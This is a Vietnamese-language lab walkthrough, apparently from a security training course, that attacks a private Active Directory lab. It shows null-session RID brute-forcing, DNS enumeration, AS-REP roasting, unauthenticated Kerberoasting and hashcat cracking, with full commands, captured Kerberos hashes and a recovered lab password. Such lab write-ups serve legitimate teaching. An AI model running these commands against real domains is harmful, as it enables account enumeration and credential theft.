
Tuần 3 - Demo lab tấn công Active Directory

Kịch bản tấn công




Thông tin hệ thống

- Mạng con: 192.168.198.0 /24
- Cổng/DNS (DC): 192.168.198.10
- Các máy:
  - DC01 (Bộ điều khiển miền):
    - Hệ điều hành: Window server 2019
    - IP: 192.168.198.10
    - Miền: `vdt.local`
    - Vai trò: AD DS, DNS
  - WS01 (Máy trạm):
    - Hệ điều hành: Window 7
    - IP: 192.168.198.13
    - Miền: `vdt.local`
    - Vai trò: Máy trạm người dùng `dev01`
  - KALI (Máy tấn công):
    - Hệ điều hành: Kali Linux
    - IP: tự động DHCP

Recon

Nmap

- Sử dụng Nmap để recon. Từ kết quả các port và service đang chạy, chúng ta có thể thấy đây là một máy chủ Windows Server 2019 với vai trò là Domain Controller




- Dựa trên các cổng này, chúng ta sẽ ưu tiên:
  1. Tier 1:
     - Kiểm tra SMB (truy cập file unauth, hoặc các thư mục share có thể ghi. liệt kê người dùng, v.v.)
  2. Tier 2:
     - DNS - Kiểm tra zone transfers, hoặc brute-force các subdomains
     - LDAP - Liệt kê, có thể cần thông tin đăng nhập
     - Kerberos - Bruteforce username nếu không truy cập được vào SMB, AS-REP roasting với list usernames, Kerberoasting nếu có được credential.
- Ta sẽ sử dụng công cụ `Netexec` để khai thác một số common service. Đây là công cụ hỗ trợ nhiều giao thức như SMB, LDAP, WinRM, ... và có nhiều module như `spider_plus` để tìm tệp, `lsassy` để trích xuất thông tin xác thực, `backup_operator` để dump SAM/NTDS, ...

SMB - TCP 445 / 139

List shares


List các thư mục shares trên SMB nhưng bị reject



Enumerate users

- Mọi object Windows (bao gồm uses và groups) đều có security identifier (SID), là một ID bao gồm các thông tin về config domain và sẽ có dạng như là `S-1-5-21-1004336348-1177238915-682003330-512` , SID này bao gồm những thành phần sau
  - Revision level (1)
  - Identifier authority (5, NT Authority)
  - Domain identifier (21-1004336348-1177238915-682003330, Contoso)
  - RID (512, Domain Admins)
- Trong một domain hay một stand-alone host, toàn bộ SID ngoại trừ số cuối cùng sẽ giống nhau và số cuối cùng là định danh tương đối (relative identifier) hoặc RID. Các giá trị này nằm trong phạm vi có thể dự đoán được, do đó ta có thể brute force các số

trong phạm vi này và lấy danh sách user và group.



- Ta sẽ thử thực hiện tấn công RID Cycling bằng cách sử dụng null session để enumerate người dùng:

```
(WSL) zsh cgk ↘ pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
❯ nxc smb 192.168.198.10 -u '' -p '' --rid-brute
SMB         192.168.198.10  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:vdt.local) (signing:True) (SMBv1:False)
SMB         192.168.198.10  445    DC01            [+] vdt.local\:
SMB         192.168.198.10  445    DC01            498: VDT\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.198.10  445    DC01            500: VDT\Administrator (SidTypeUser)
SMB         192.168.198.10  445    DC01            501: VDT\Guest (SidTypeUser)
SMB         192.168.198.10  445    DC01            502: VDT\krbtgt (SidTypeUser)
SMB         192.168.198.10  445    DC01            512: VDT\Domain Admins (SidTypeGroup)
SMB         192.168.198.10  445    DC01            513: VDT\Domain Users (SidTypeGroup)
SMB         192.168.198.10  445    DC01            514: VDT\Domain Guests (SidTypeGroup)
SMB         192.168.198.10  445    DC01            515: VDT\Domain Computers (SidTypeGroup)
SMB         192.168.198.10  445    DC01            516: VDT\Domain Controllers (SidTypeGroup)
SMB         192.168.198.10  445    DC01            517: VDT\Cert Publishers (SidTypeAlias)
SMB         192.168.198.10  445    DC01            518: VDT\Schema Admins (SidTypeGroup)
SMB         192.168.198.10  445    DC01            519: VDT\Enterprise Admins (SidTypeGroup)
SMB         192.168.198.10  445    DC01            520: VDT\Group Policy Creator Owners (SidTypeGroup)
SMB         192.168.198.10  445    DC01            521: VDT\Read-only Domain Controllers (SidTypeGroup)
SMB         192.168.198.10  445    DC01            522: VDT\Cloneable Domain Controllers (SidTypeGroup)
SMB         192.168.198.10  445    DC01            525: VDT\Protected Users (SidTypeGroup)
SMB         192.168.198.10  445    DC01            526: VDT\Key Admins (SidTypeGroup)
SMB         192.168.198.10  445    DC01            527: VDT\Enterprise Key Admins (SidTypeGroup)
SMB         192.168.198.10  445    DC01            553: VDT\RAS and IAS Servers (SidTypeAlias)
SMB         192.168.198.10  445    DC01            571: VDT\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         192.168.198.10  445    DC01            572: VDT\Denied RODC Password Replication Group (SidTypeAlias)
SMB         192.168.198.10  445    DC01            1000: VDT\DC01 (SidTypeUser)
SMB         192.168.198.10  445    DC01            1001: VDT\DC01$ (SidTypeUser)
SMB         192.168.198.10  445    DC01            1102: VDT\DnsAdmins (SidTypeAlias)
SMB         192.168.198.10  445    DC01            1103: VDT\DnsUpdateProxy (SidTypeGroup)
SMB         192.168.198.10  445    DC01            1104: VDT\dev01 (SidTypeUser)
SMB         192.168.198.10  445    DC01            1106: VDT\admin_service (SidTypeUser)
SMB         192.168.198.10  445    DC01            1107: VDT\SRV01$ (SidTypeUser)
SMB         192.168.198.10  445    DC01            1108: VDT\WS01$ (SidTypeUser)
SMB         192.168.198.10  445    DC01            1109: VDT\LX01$ (SidTypeUser)
SMB         192.168.198.10  445    DC01            1111: VDT\dev02 (SidTypeUser)
```

Sau khi thành công, ta có thể lưu lại thành danh sách các user:

```
(WSL) zsh cgk ↘ pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
❯ nxc smb 192.168.198.10 -u '' -p '' --rid-brute | grep SidTypeUser  | cut -d'\' -f2 | cut -d' ' -f1 | tee users
Administrator
Guest
krbtgt
DC01
DC01$
dev01
admin_service
SRV01$
WS01$
LX01$
dev02
```

DNS - TCP/UDP 53

TCP chỉ sử dụng cho DNS khi response size lớn hơn 512 bytes. Điều này thường liên quan đến Zone Transfer, do server cung cấp thông tin mà nó có cho một domain. Có nhiều cách để enumerate DNS, nhưng vì server có listen ở TCP 53 nên ta sẽ thử Zone Transfer

Ta sử dụng `dig` và bắt đầu với domain `vdt.local` và không nhận được kết quả gì, khả năng cao là server này có cấu hình không cho phép Zone Transfer hoặc được cấu hình AD-Integrated, tức là dữ liệu DNS được lưu trữ trong dữ liệu AD và việc replication dữ liệu DNS giữa các DC diễn ra thông qua cơ chế replication của AD chứ không phải cơ chế Zone Transfer (AXFR/IXFR) truyền thống

giữa các máy chủ DNS

```
┌──  (WSL)  zsh  cgk ↴ pumpkin
└[ ~/Desktop/Viettel/VDT_2025/AD ]
❯ dig axfr @192.168.198.10 vdt.local                          · 02/06/25 21:57

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> axfr @192.168.198.10 vdt.local
; (1 server found)
;; global options: +cmd
; Transfer failed.
```

Tiếp theo ta sẽ thử brute force subdomains sử dụng `dnsenum`:

```
dnsenum --dnsserver 192.168.198.10 --enum -p 0 -s 0 -o subdomains.txt -f
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt vdt.local
```

```
-----   vdt.local   -----

Host's addresses:
__________________

vdt.local.                              600      IN    A        192.168.198.10

Name Servers:
_____________

dc01.vdt.local.                         3600     IN    A        192.168.198.10

Mail (MX) Servers:
__________________


Trying Zone Transfers and getting Bind Versions:
________________________________________________

unresolvable name: dc01.vdt.local at /usr/bin//dnsenum line 900 thread 1.

Trying Zone Transfer for vdt.local on dc01.vdt.local ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.t
xt:
_______________________________________________________________________________
____

gc._msdcs.vdt.local.                    600      IN    A        192.168.198.10
domaindnszones.vdt.local.               600      IN    A        192.168.198.10
forestdnszones.vdt.local.               600      IN    A        192.168.198.10
srv01.vdt.local.                        1200     IN    A        192.168.198.11
ws01.vdt.local.                         1200     IN    A        192.168.198.13
dc01.vdt.local.                         3600     IN    A        192.168.198.10
```

Sau khi tìm thấy được domains, ta tiến hành thêm ánh xạ vào trong `/etc/hosts` và lưu lại danh sách subdomains để mở rộng attack surface:

```
13
14  192.168.198.10  vdt.local dc01.vdt.local
15  192.168.198.13  ws01.vdt.local
16  192.168.198.11  srv01.vdt.local
```

Auth as `dev01`

Lấy password hash:

AS-Rep Roasting:

Khi có danh sách các user, ta sẽ nghĩ ngay đến việc tìm những users bị misconfig `DONT_REQUIRE_PREAUTH`, sau đấy sẽ thu hash và crack nó ra. Ta có thể sử dụng `impacket-GetNPUsers` để thực hiện tấn công AS-Rep Roasting

```
(WSL) zsh cgk pumpkin
[ /mnt/h/Projects/VDT/VDT-AD-LAB ]
❯ GetNPUsers.py -usersfile user.txt -format hashcat -outputfile asrep.hash -no-pass vdt.local/
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$dev01@VDT.LOCAL:07bb318b236b1566388d4d7e328e9e75$491f3e5d4eb0e3c54cecfd87a6ce62e0917bb4fa97ce4a81
921452ac011dea95f0a9ca8ad6473c833b2188de8f28953df493557ea1ffbb53e664089a6aebd60649252991fa20c0b981228d47aa5a4fb
a22f28f65a548a43514319b0b966002f5ab7f07cdf4df345709cd0fab84cfc4f6ba1cecef5c7d750679fdd8ef7c8ae54289f58d00b26c6e
1cb1c46541d13e06149e7b7cb7204fa44b000050b9adfb9b9b1301e83b540125bea9228bb3d7811611f3c93d758f7b6ada2ee93f60358a1
97bf5d2b9d251ccfa82b660905d1ac77e2f641bb9150b8b2bb89111f4be7a4d2efe10d9c105e035
```

Tương tự, ta có thể sử dụng `netexec` để tấn công AS-REP roasting:

```
(WSL) zsh cgk pumpkin
[ ~/Desktop/Viettel/VDT_2025/AD ]
❯ nxc ldap 192.168.198.10 -u users.txt -p '' --asreproast asrephashes.txt
SMB         192.168.198.10  445    DC01            [*] Windows 10 / Server 2019 Build 17763
 x64 (name:DC01) (domain:vdt.local) (signing:True) (SMBv1:False)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
LDAP        192.168.198.10  445    DC01            $krb5asrep$23$dev01@VDT.LOCAL:2041ebbff8
aa1448c12e970a257171d6$386635fe71640650ea7665be5da2179f6893e9d9e19b37c5c16e177091b7a6558c299
040184dd713f847d39f515687587cba7e3402d05756aeb8dbacb0dfa5385e747e821a2d63896bf2b86c41312b0a7
9821bf09424ae46541e644126d2852227cce30620a914fc5330dd99d78ab1b45e96f900edf5773aae64e1d3f1db8
e4cbf6634ddd57513d53042219789bed9b77f2eed4efe009cd2a3f925e17a7de8b092711ad19a797fdc1028524c4
84f8fae0d6d3a171fb836eecacbe0e1c8aea7b8fd3d7b90043eaca961ddce1a18b210eb585d24ca5e0a1b8b9b8f7
657803e7a2f24c7856a79d8
```

Kerberoasting

- Thông thường ta được biết rằng là Kerberoasting cần có được tài khoản có quyền truy cập vào domain thì mới dump được hash của các tài khoản có SPN hợp lệ trong admin. Tuy nhiên, việc tìm ra được các tài khoản có bật flag `DONT_REQUIRE_PREAUTH` đưa ra cho ta 2 hướng tấn công mới mà không cần tài khoản join domain:
  - Kerberoasting không cần pre-auth: ta có thể lợi dụng tài khoản có flag `DONT_REQUIRE_PREAUTH` (ở đây là `dev01`) để Kerberoast các SPN khác. Bằng cách gửi AS-REQ cho `dev01`, nhưng đặt SPN của một tài khoản dịch vụ khác (ví dụ: `MSSQLSvc/db.vdt.local` hoặc SPN của `dev01`) vào trường `sname`. KDC sẽ trả về ST cho tài khoản dịch vụ đó, được mã hóa bằng hash của tài khoản dịch vụ. Điều kiện là biết username của tài khoản `DONT_REQUIRE_PREAUTH` và username của tài khoản SPN mục tiêu.
  - Roast in the middle: Kẻ tấn công Man-in-the-Middle có thể chặn bất kỳ AS-REQ nào, sửa trường `sname` thành SPN mục tiêu và gửi lại KDC để lấy ST và crack hash. Điều này khả thi vì `req-body` của AS-REQ không được bảo vệ bằng checksum

Ta sẽ sử dụng công cụ `impacket-GetUserSPNs.py` để khai thác Kerberoasting unauth:

```
(WSL) zsh cgk pumpkin
[ /mnt/h/Projects/VDT/VDT-AD-LAB ]
❯ GetUserSPNs.py -no-preauth dev01 -usersfile users.txt -dc-host 192.168.198.10 vdt.local/ | grep '^\$krb' > kerberoasting_hashes

(WSL) zsh cgk pumpkin
[ /mnt/h/Projects/VDT/VDT-AD-LAB ]
❯ cat kerberoasting_hashes                                          · 27/05/25 18:08

File: kerberoasting_hashes

1  $krb5tgs$23$*dev01$VDT.LOCAL$dev01*$d2c34c9902519ed035989b8551b25379$459687bdb06a431b675dbb28bd86e1619
   e23c0abe3c45f8d5ba862e6bc4a545cb4435bdd0f425ade7107c6a9ae925b55c5221942c37dd390dc9a861262fc451b7c3c9ee
   b872bdfc0f717a9e470c11817fd0db33215c4021ec782129a91243a7486ff3b3dfa3863246a0a2878b4d6ef75544fe084b067f
   80d5a02ae79e4fd06499762f1aa42e74c15d1b3e07d521059dd7b325a9889142bdb9de4793dab3d2e3ea27b52333d39ee6e5b7
   8baad453f3bc7be556b4659ba36a5cf9eb77919733ff2f73526f0def768d3a188787df0b97e994aad53a15af30bbf7d70fceb4
   2644211865ce39ca3a1cf65de79773e081bd25a912d32f9dae68a6c4ecf97d6b5993974bd6a6f29028e07f5c263025d8a7ee90
   bbb6ec5e41d4895abf2bbbde278a0d1a30b7f9e61132555f43d9bc7bc2f58aa1f800a598cdd6ca4b1fd06fa46970ddd21bc7af
   33b6e56ccb75ea254ffec4462f1e711e463d02b6601acfada24db3f9e86d454d5e027c4f177b44ed1872ab6c779d93da4767e9
   5c7d466347adb77d0ef2c402330ed6def4438159a4b43ec1bea293df5ce23ba24c365df4c1dab4fe23911257d98abcb080efc6
   713658af393320d6664d619a1f3d50587f8ab25ce77c5e320c043b0675e5de86b5703778032e8f5372afef91d1c7e15612bdd4
   7d19175452d95c52179ca3ef9b34079ce7e2522c903c242fd0cbb78cdcbaaeef932270b6007585df7d6aadcbd54220de8bd90e
   808ac8ccc07ee469a4bd469de37497fb724e40ff544100b73966252a95e6017df348bdf678512bb44d6517c4cba916ca8415c0
   5b3ca6fa488600ad4ec9abfd4a098cdc72bdcdcb64ecbd6fcebfcd21fa71031bd5f2484e276fb6ecb9d20abc7eff30acb2b1e1
   8e9eeea95e4d92c973929e1f4c56ed9598cafff94b5f680d977a813f8911b9d797c9718d8393badeaf66e91a918d41a1adb482
   d2f4ad1b193d6bc586b9bab9a12883c125e588c1f1a050931c47a8a82c12417f8d779e0717bb5255cff7ea5325adecdf7c70ba
   efc0f0902ddc852e560192f63bc9847ee96291b7fd2349e8feba018b0dd9b0444204748f0ef52cee3d47c87130e8957bbbe417
   673e0c2ee8d58e7f69d2aad4ab8f136252ffec88433cca2776a27b6aabe65499a90a399706ea6068a2db2948c960d1586dd6a4
   d64af7804e307dddb6b4e0c6fc950bccd75768ffb331ccdba516637d11309aef873d12de0c5d6d276613e74b5c27358be15a9a
   014c10904dd4123e5e493180adaa20262878ecce05ef4e1d26180a8a7a5eed639b0aba768832859fe59e4cde4068915f5a5f6e
   f67de273e505064a4e3116c65a6f90f2d3ba2a19608d209be
```

Crack password hash

- Ta sử dụng `hashcat` mode 18200 để thực hiện offline cracking cho hash asrep roast

```
$krb5asrep$23$dev01@VDT.LOCAL:07bb318b236b1566388d4d7e328e9e75$491f3e5d4eb0e3c54cecfd87a6ce62e0917bb4fa97ce4a81
921452ac011dea95f0a9ca8ad6473c833b2188de8f28953df493557ea1ffbb53e664089a6aebd60649252991fa20c0b981228d47aa5a4fb
a22f28f65a548a43514319b0b966002f5ab7f07cdf4df345709cd0fab84cfc4f6ba1cecef5c7d750679fdd8ef7c8ae54289f58d00b26c6e
1cb1c46541d13e06149e7b7cb7204fa44b000050b9adfb9b9b1301e83b540125bea9228bb3d7811611f3c93d758f7b6ada2ee93f60358a1
97bf5d2b9d251ccfa82b660905d1ac77e2f641bb9150b8b2bb89111f4be7a4d2efe10d9c105e035:Password123!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$dev01@VDT.LOCAL:07bb318b236b1566388d4 ... 05e035
Time.Started.....: Tue May 27 21:27:39 2025 (0 secs)
Time.Estimated ...: Tue May 27 21:27:39 2025 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (./rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    80485 H/s (0.11ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 89/89 (100.00%)
Rejected.........: 0/89 (0.00%)
Restore.Point....: 0/89 (0.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PEACHME1 → PAULICA

Started: Tue May 27 21:27:38 2025
Stopped: Tue May 27 21:27:41 2025
```

- Hoặc chúng ta cũng có thể sử dụng `hashcat` mode 13100 để crack hash Kerberoast

```
$krb5tgs$23$*dev01$VDT.LOCAL$dev01*$d2c34c9902519ed035989b8551b25379$459687bdb06a431b675dbb28bd86e1619e23c0abe3
c45f8d5ba862e6bc4a545cb4435bdd0f425ade7107c6a9ae925b55c5221942c37dd390dc9a861262fc451b7c3c9eeb872bdfc0f717a9e47
0c11817fd0db33215c4021ec782129a91243a7486ff3b3dfa3863246a0a2878b4d6ef75544fe084b067f80d5a02ae79e4fd06499762f1aa
42e74c15d1b3e07d521059dd7b325a9889142bdb9de4793dab3d2e3ea27b52333d39ee6e5b78baad453f3bc7be556b4659ba36a5cf9eb77
919733ff2f73526f0def768d3a188787df0b97e994aad53a15af30bbf7d70fceb42644211865ce39ca3a1cf65de79773e081bd25a912d32
f9dae68a6c4ecf97d6b5993974bd6a6f29028e07f5c263025d8a7ee90bbb6ec5e41d4895abf2bbbde278a0d1a30b7f9e61132555f43d9bc
7bc2f58aa1f800a598cdd6ca4b1fd06fa46970ddd21bc7af33b6e56ccb75ea254ffec4462f1e711e463d02b6601acfada24db3f9e86d454
d5e027c4f177b44ed1872ab6c779d93da4767e95c7d466347adb77d0ef2c402330ed6def4438159a4b43ec1bea293df5ce23ba24c365df4
c1dab4fe23911257d98abcb080efc6713658af393320d6664d619a1f3d50587f8ab25ce77c5e320c043b0675e5de86b5703778032e8f537
2afef91d1c7e15612bdd47d19175452d95c52179ca3ef9b34079ce7e2522c903c242fd0cbb78cdcbaaeef932270b6007585df7d6aadcbd5
4220de8bd90e808ac8ccc07ee469a4bd469de37497fb724e40ff544100b73966252a95e6017df348bdf678512bb44d6517c4cba916ca841
5c05b3ca6fa488600ad4ec9abfd4a098cdc72bdcdcb64ecbd6fcebfcd21fa71031bd5f2484e276fb6ecb9d20abc7eff30acb2b1e18e9eee
a95e4d92c973929e1f4c56ed9598cafff94b5f680d977a813f8911b9d797c9718d8393badeaf66e91a918d41a1adb482d2f4ad1b193d6bc
586b9bab9a12883c125e588c1f1a050931c47a8a82c12417f8d779e0717bb5255cff7ea5325adecdf7c70baefc0f0902ddc852e560192f6
3bc9847ee96291b7fd2349e8feba018b0dd9b0444204748f0ef52cee3d47c87130e8957bbbe417673e0c2ee8d58e7f69d2aad4ab8f13625
2ffec88433cca2776a27b6aabe65499a90a399706ea6068a2db2948c960d1586dd6a4d64af7804e307dddb6b4e0c6fc950bccd75768ffb3
31ccdba516637d11309aef873d12de0c5d6d276613e74b5c27358be15a9a014c10904dd4123e5e493180adaa20262878ecce05ef4e1d261
80a8a7a5eed639b0aba768832859fe59e4cde4068915f5a5f6ef67de273e505064a4e3116c65a6f90f2d3ba2a19608d209be:Password12
3!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*dev01$VDT.LOCAL$dev01*$d2c34c9902519ed ... d209be
Time.Started.....: Tue May 27 21:12:41 2025, (0 secs)
Time.Estimated ...: Tue May 27 21:12:41 2025, (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (./rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    55971 H/s (0.05ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 89/89 (100.00%)
Rejected.........: 0/89 (0.00%)
Restore.Point....: 0/89 (0.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: PEACHME1 → PAULICA

Started: Tue May 27 21:12:39 2025
Stopped: Tue May 27 21:12:43 2025
```

